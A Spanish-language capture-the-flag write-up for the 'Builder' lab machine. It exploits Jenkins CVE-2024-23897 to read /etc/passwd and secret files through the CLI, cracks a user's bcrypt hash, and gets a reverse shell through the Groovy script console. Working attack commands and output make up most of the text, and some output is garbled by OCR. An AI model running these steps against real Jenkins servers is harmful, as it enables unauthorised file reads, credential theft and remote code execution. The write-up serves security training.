
Builder - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
Not shown: 65533 closed tcp ports (reset)
PORT
        STATE SERVICE VERSION
22/tcp open ssh
                      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open http Jetty 10.0.18
_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-title: Dashboard [Jenkins]
| http-robots.txt: 1 disallowed entry
 http-methods:
  Supported Methods: GET HEAD POST OPTIONS
http-open-proxy: Potentially OPEN proxy.
 _Methods supported:CONNECTION
_http-server-header: Jetty(10.0.18)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 8080 tenemos un jenkins:



Si le damos a people encontramos 2 nombres de usuario:



Tambien tenemos una ruta que pone "credentials" donde no podemos ver mucho:



root

Usage

This credential has not been recorded as used anywhere.

Note: usage tracking requires the cooperation of plugins and consequently may not track every use.

REST API

Jenkins 2.441

Buscamos un exploit para esa version:

```
jenkins 2.241 exploit github

Maalfer/CVE-2024-23897


Poc para explotar la vulnerabilidad CVE-2024-23897 en versiones 2.441 y anteriores de Jenkins, mediante la cual podremos leer archivos internos del sistema ...

Falta: 2.241 | Buscar con: 2.241
```

Lo ejecutamos y vemos que se esta ejecutando correctamente un LFI

```
kali⊗ kali)-[~/Downloads/CVE-2024-23897
 $ python3 CVE-2024-23897.py 10.10.11.10 8080 /etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
/www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nolo
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/back
apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534::/nonexistent:/usr/s_
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobo
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/no
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uuc
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/u
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologi
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/run/ircd:/usr/sbin/no
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing L
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins_h
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/s
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/s
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/s
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.
sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.
ERROR: Error occurred while performing this command, see previous stderr output.
Error al intentar conectar el nodo: Command 'java -jar jenkins-cli.jar -s http://10.10.11.10:8080/
```

Tras intentar listar archivos internos no he conseguido obtener mas informacion. Vamos a ver mas informacion sobre ese CVE:



Nos dice que podemos ejecutar comandos de forma remota a traves de su CLI

Arbitrary file read vulnerability through the CLI can lead to RCE SECURITY-3314 / CVE-2024-23897 Severity (CVSS): Critical Description: Jenkins has a built-in command line interface (CLI) to access Jenkins from a script or shell environment.

Nos dice cual es la ruta en la que podemos descargar el CLI de jenkins para poder ejecutar comandos de forma remota:

Downloading the client &

The CLI client can be downloaded directly from a Jenkins controller at the URL/jnlpJars/jenkins-cli.jar, in effect JENKINS_URL/jnlpJars/jenkins-cli.jar

Nos la descargamos:

```
(kali® kali)-[~/Downloads/CVE-2024-23897]
$ wget http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar
--2025-01-07 11:33:43-- http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar
Connecting to 10.10.11.10:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3623400 (3.5M) [application/java-archive]
Saving to: 'jenkins-cli.jar'
jenkins-cli.jar 100%[
2025-01-07 11:33:45 (1.59 MB/s) - 'jenkins-cli.jar' saved [3623400/3623400]
```

Si mostramos el panel de ayuda nos dice que tenemos que seleccionar la URL de la maquina victima:

```
(kali⊗ kali)-[~/Downloads/CVE-2024-23897]
$ java -jar jenkins-cli.jar -h
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Neither -s nor the JENKINS_URL env var is specified.
Jenkins CLI
Usage: java -jar jenkins-cli.jar [-s URL] command [opts...] args...
Options:
-s URL : the server URL (defaults to the JENKINS_URL env var)
```

Tras introducir la URL nos dice varias cosas que podemos realizar a traves del CLI de Jenkins:

```
stop-builds
  Stop all running builds for job(s)
update-credentials-by-xml
  Update Credentials by XML
update-credentials-domain-by-xml
  Update Credentials Domain by XML
update-job
  Updates the job definition XML from stdin. The opposite of the get-job command.
update-node
  Updates the node definition XML from stdin. The opposite of the get-node command.
update-view
  Updates the view definition XML from stdin. The opposite of the get-view command.
version
  Outputs the current version.
wait-node-offline
  Wait for a node to become offline.
wait-node-online
  Wait for a node to become online.
  Reports your credential and permissions.
```

Vamos a ejecutar el comando "who-am-i":

```
(kali® kali)-[~/Downloads/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ who-am-i
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Authenticated as: anonymous
Authorities:
anonymous
```

Lo podemos concatenar con un archivo ya que nos puede dar mas informacion:

```
(kali® kali)-[~/Downloads/CVE-2024-23897]
$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ who-am-i @/etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: No argument is allowed: root:x:0:0:root:/root:/bin/bash
java -jar jenkins-cli.jar who-am-i
Reports your credential and permissions.
```

A traves del comando "who-am-i" concatenando el archivo "/etc/passwd" solo obtenemos informacion sobre el usuario root. Tal vez concatenando otros comandos obtengamos mas usuarios. Probamos con "delete-job":

```
(kali@kali)=[~/Downloads/CVE-2024-23897]

$ java = jar jenkins-cli.jar -s http://10.10.11.10:8080/ delete-job @/etc/passwd

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.saatext=true

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such job 'www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin'

root:x:0:0:root:/root:/bin/bash: No such job 'root:x:0:root:/bin/bash'

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such job 'mail:x:8:8:mail:/var/mail:/usr/sbin/nologin'

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such job 'backup:x:34:34:backup:/var/backups:/usr/sbin/nologin'

apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such job 'backup:x:34:34:backup:/var/backups:/usr/sbin/nologin'

nobody:x:65534:shobody:/nonexistent:/usr/sbin/nologin: No such job 'lootody:x:65534:shobody:/nonexistent:/usr/sbin/nologin'

nobody:x:65534:shobody:/nonexistent:/usr/sbin/nologin: No such job 'lootody:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin'

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such job 'lucp:x:7:7:lp:/var/spool/uucp:/usr/sbin/nologin'

uucp:x:10:10:uucp:/var/spool/news:/usr/sbin/nologin: No such job 'uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin'

inews:x:99:news:/var/spool/news:/usr/sbin/nologin: No such job 'news:x:99:news:/var/spool/news:/usr/sbin/nologin'

irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such job 'proxy:x:13:13:proxy:/bin:/usr/sbin/nologin'

irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such job 'irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin'

ist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such job 'jenkins:x:1000:1000:/var/jenkins_home:/bin/bash'

games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such job 'jenkins:x:1000:1000:/var/jenkins_home:/bin/bash'

games:x:5:60:games:/usr/sbin/nologin: No such job 'daemon:x:1:1:daemon:/usr/sbin/nologin'

sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such job 'sys:x:3:3:sys:/dev:/usr/sbin/nologin'

sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such job 'sys:x:3:3:sys:/dev:/usr/sbin/no
```

Por saber, vamos a ver cuales son los comandos que mas lineas nos devuelven del archivo /etc/passwd vamos a almacenar todos los comandos en un archivo txt:

Ahora creamos un bucle para ejecutar todos estos comandos y ver cuales nos devuelven mas lineas del archivo "/etc/passwd":

for i in \$(cat commands.txt);do a=\$(java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ \$i @/etc/passwd 2>&1|wc -l) && echo "El comando \$i nos devuelve \$a lineas";done

```
(kali⊗ kali)-[~/Downloads/CVE-2024-23897]
 -$ for i in $(cat commands.txt);do a=$(java -jar jenkins-cli.jar -s htt
El comando Picked nos devuelve 2 lineas
El comando add-job-to-view nos devuelve 3 lineas
El comando build nos devuelve 3 lineas
El comando cancel-quiet-down nos devuelve 5 lineas
El comando clear-queue nos devuelve 5 lineas
El comando connect-node nos devuelve 22 lineas
El comando console nos devuelve 3 lineas
El comando copy-job nos devuelve 3 lineas
El comando create-credentials-by-xml nos devuelve 7 lineas
El comando create-credentials-domain-by-xml nos devuelve 6 lineas
El comando create-job nos devuelve 6 lineas
El comando create-node nos devuelve 6 lineas
El comando create-view nos devuelve 7 lineas
El comando declarative-linter nos devuelve 5 lineas
El comando delete-builds nos devuelve 3 lineas
El comando delete-credentials nos devuelve 8 lineas
El comando delete-credentials-domain nos devuelve 7 lineas
```

Los comandos que mas lineas nos devuelven, nos devuelven 22 lineas. Vamos a utilizar cualquiera de ellos, por ejemplo, "reload-job":

```
(kali® kali)-[~/Downloads/CVE-2024-23897]
s java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ reload-job @/etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such item 'www-data:x:33:33:www-data:/va
root:x:0:0:root:/root:/bin/bash: No such item 'root:x:0:0:root:/root:/bin/bash' exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such item 'mail:x:8:8:mail:/var/mail:/usr/sbin/no
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such item 'backup:x:34:34:backup:/var/ba
apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such item '_apt:x:42:65534::/nonexistent:/us__apt
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such item 'nobody:x:65534:65534:no
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such item 'lp:x:7:7:lp:/var/spool/lpd:/usr/sbin,
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such item 'uucp:x:10:10:uucp:/var/spool/
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such item 'bin:x:2:2:bin:/bin:/usr/sbin/nologin' exists
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such item 'news:x:9:9:news:/var/spool/news
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such item 'proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such item 'irc:x:39:39:ircd:/run/ircd:/usr/sbin/
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such item 'list:x:38:38:Mailing
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such item 'jenkins:x:1000:1000::/var/jenkins
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such item 'games:x:5:60:games:/usr/games:/usr
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such item 'man:x:6:12:man:/var/cache/man:/usr
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such item
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such item 'sys:x:3:3:sys:/dev:/usr/sbin/nologin' exists
sync:x:4:65534:sync:/bin:/bin/sync: No such item 'sync:x:4:65534:sync:/bin:/bin/sync' exists.
```

Redirijimos el "stderr" al "stdout" para poder filtrar como queramos:

```
kali® kali)-[~/Downloads/CVE-2024-23897
 -$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ reload-job @/etc/passwd 2>81|cut -f 1 -d
Picked
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin:
root:x:0:0:root:/root:/bin/bash:
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin:
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin:
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin:
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin:
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin:
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin:
bin:x:2:2:bin:/bin:/usr/sbin/nologin:
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin:
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin:
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin:
list:x:38:38:Mailing
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash:
games:x:5:60:games:/usr/games:/usr/sbin/nologin:
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin:
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin:
sys:x:3:3:sys:/dev:/usr/sbin/nologin:
sync:x:4:65534:sync:/bin:/bin/sync:
```

Hay un usuario llamado "jenkins", su directorio personal se encuentra en "/var/jenkins_home". Tras intentar enumerar su directorio personal, donde se pueden almacenar las claves. Para ello lo que podemos hacer es montarnos un jenkins en nuestra maquina y ver como se almacenan los archivos:

```
jenkins docker

jenkinsci/docker: Docker official jenkins repo

The Jenkins Continuous Integration and Delivery server available on Docker Hub. This is a fully functional Jenkins server.
```

Nos dice como podemos montarnos el docker de jenkins:

```
Usage

docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17
```

Lo ejecutamos:


```
ali®kali)-[~/Downloads/CVE-2024-23897
 -$ <u>sudo</u> docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17
Unable to find image 'jenkins/jenkins:lts-jdk17' locally
lts-jdk17: Pulling from jenkins/jenkins
b2b31b28ee3c: Pull complete
768595d27f0b: Pull complete
2902ddfaf8af: Pull complete
1944ded7dbca: Pull complete
37b0412849e4: Pull complete
9e6f96481dc6: Pull complete
8d5cd706e369: Pull complete
e1d3077f0c0c: Pull complete
66714a60a07a: Pull complete
e37c8a6a1d29: Pull complete
0867b45f78b4: Pull complete
d0238388e632: Pull complete
Digest: sha256:e728082cd6a2710840ef7d9fdcdc93408eb488aa05d10bc92f4454254e22cc4e
Status: Downloaded newer image for jenkins/jenkins:lts-jdk17
Running from: /usr/share/jenkins/jenkins.war
 ebroot: /var/jenkins_home/war
                                                winstone.Logger#logInternal: Beginning extraction from war file
2025-01-07 17:33:20.698+0000 [id=1]
                                        INFO
2025-01-07 17:33:21.398+0000 [id=1]
                                        WARNING o.e.j.ee9.nested.ContextHandler#setContextPath: Empty contextPath
                                                 org.eclipse.jetty.server.Server#doStart: jetty-12.0.13; built: 2024
2025-01-07 17:33:21.435+0000 [id=1]
```

Nos dice una ruta donde se almacena la contraseña del usuario administrador:


Pero no encuentra nada:

```
(kali@ kali)-[~/Downloads]
$\frac{1}{3} \text{ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/secrets/initialAdminPassword
Error: Unable to access jarfile jenkins-cli.jar
```

Ahora se supone que tenemos un el docker de jenkins corriendo, lo podemos comprobar con docker ps:




Accedemos al puerto 8080 de mi maquina local donde se encuentra jenkins, insertamos la contraseña del usuario administrador y instalamos los plugins necesarios:




Creamos un usuario:

Create First Admin User



Ya tendriamos jenkins instalado en nuestra maquina:



Podemos acceder al docker de jenkins a traves de la terminal. Para ello introducimos el nombre del docker de forma interactiva ejecutando una bash:

docker exec -it *nombre* bash

```
(kali⊕ kali)-[~/Downloads]
$ sudo docker ps
CONTAINER ID IMAGE COMM
NAMES
ecf86df0ac6c jenkins/jenkins:lts-jdk17 "/us
/tcp unruffled_visvesvaraya

(kali⊕ kali)-[~/Downloads]
$ sudo docker exec -it ecf86df0ac6c bash
jenkins@ecf86df0ac6c:/$ ■
```

Si buscamos la palabra "hacker" de forma recursiva podemos ver donde se almacena para ver si en ese lugar se encuentran las credenciales:

```
users/users.xml: <string>hacker</string>
users/users.xml: <string>hacker_15568000512667484404</string>
users/hacker_15568000512667484404/config.xml: <id>hacker</id>
users/hacker_15568000512667484404/config.xml: <fullName>hacker</fullName>
users/hacker_15568000512667484404/config.xml: <emailAddress>hacker@hacker.com</emailAddress>
```

Tenemos 2 archivos en la que mencionan la palabra hacker. En la que se muestra la contraseña es en el archivo users/hacker_15568000512667484404/config.xml

Podemos crackearla para ver si es la que hemos introducido:

El problema es que no sabemos cual es la conbinacion de numeros que contiene el archivo de users/hacker_??????????????/config.xml . Pero si vemos el contenido del otro archivo que mencioaba la parabra "hacker" en users/users.xml , en su interior podemos ver que se encuentra la conbinacion de numeros que necesitamos:


Vamos a hacer lo mismo en la maquina victima, primero vamos a apuntar al archivo users/users.xml para saber el usuario y la conbinación de numeros:

Ahora que sabemos el nombre de usuario y la combinacion de numeros vamos a localizar el otro archivo donde se encuentra la contraseña de jenkins:

Encontramos la contraseña, vamos a crackearala:

```
(kali⊗ kali)-[~/Downloads]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess (?)
1g 0:00:00:00 DONE (2025-01-07 13:06) 5.000g/s 135.0p/s 135.0c/s 135.0C/s 123456..chocolate
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora podemos acceder a jenkins con las claves de jennifer:



Como podemos acceder a "manage jenkins" y a "script console" podemos ejecutar una reverse shell a traves de los groovy scripts:


```
(kali® kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.10] 57144
whoami
jenkins
```

ESCALADA DE PRIVILEGIOS


Si vemos que IP corresponde a la maquina victima nos damos cuenta que estamos ante un docker:

```
jenkins@0f52c222a4cc:~$ hostname -I
172.17.0.2
```


Si recordamos, habia una ruta en jenkins donde podiamos ver algo realicionado con "credentials":



Ahi tenemos una clave. Nos pone replace pero si la sustituimos no se sustituye en la maquina victima, solo en jenkins. Puede ser que a nivel de codigo nos revele el contenido. Vamos a inspeccionar:



En su interior vemos una clave entre corchetes. Vamos a buscar como desencriptar esa clave:



Nos explica una situacion parecida:

In my case the encrypted secret is {AQAAABAAAAgPT7JbBVgyWiivobt0CJEduLyP0lB3uyTj+D5WBvVk6jyG6BQFPYGN4Z3VJN2JLDm}.

To decrypt any credentials we can use Jenkins console which requires admin privileges to access.

If you don't have admin privileges, try to elevate your permissions by looking for an admin user in Global credentials first.

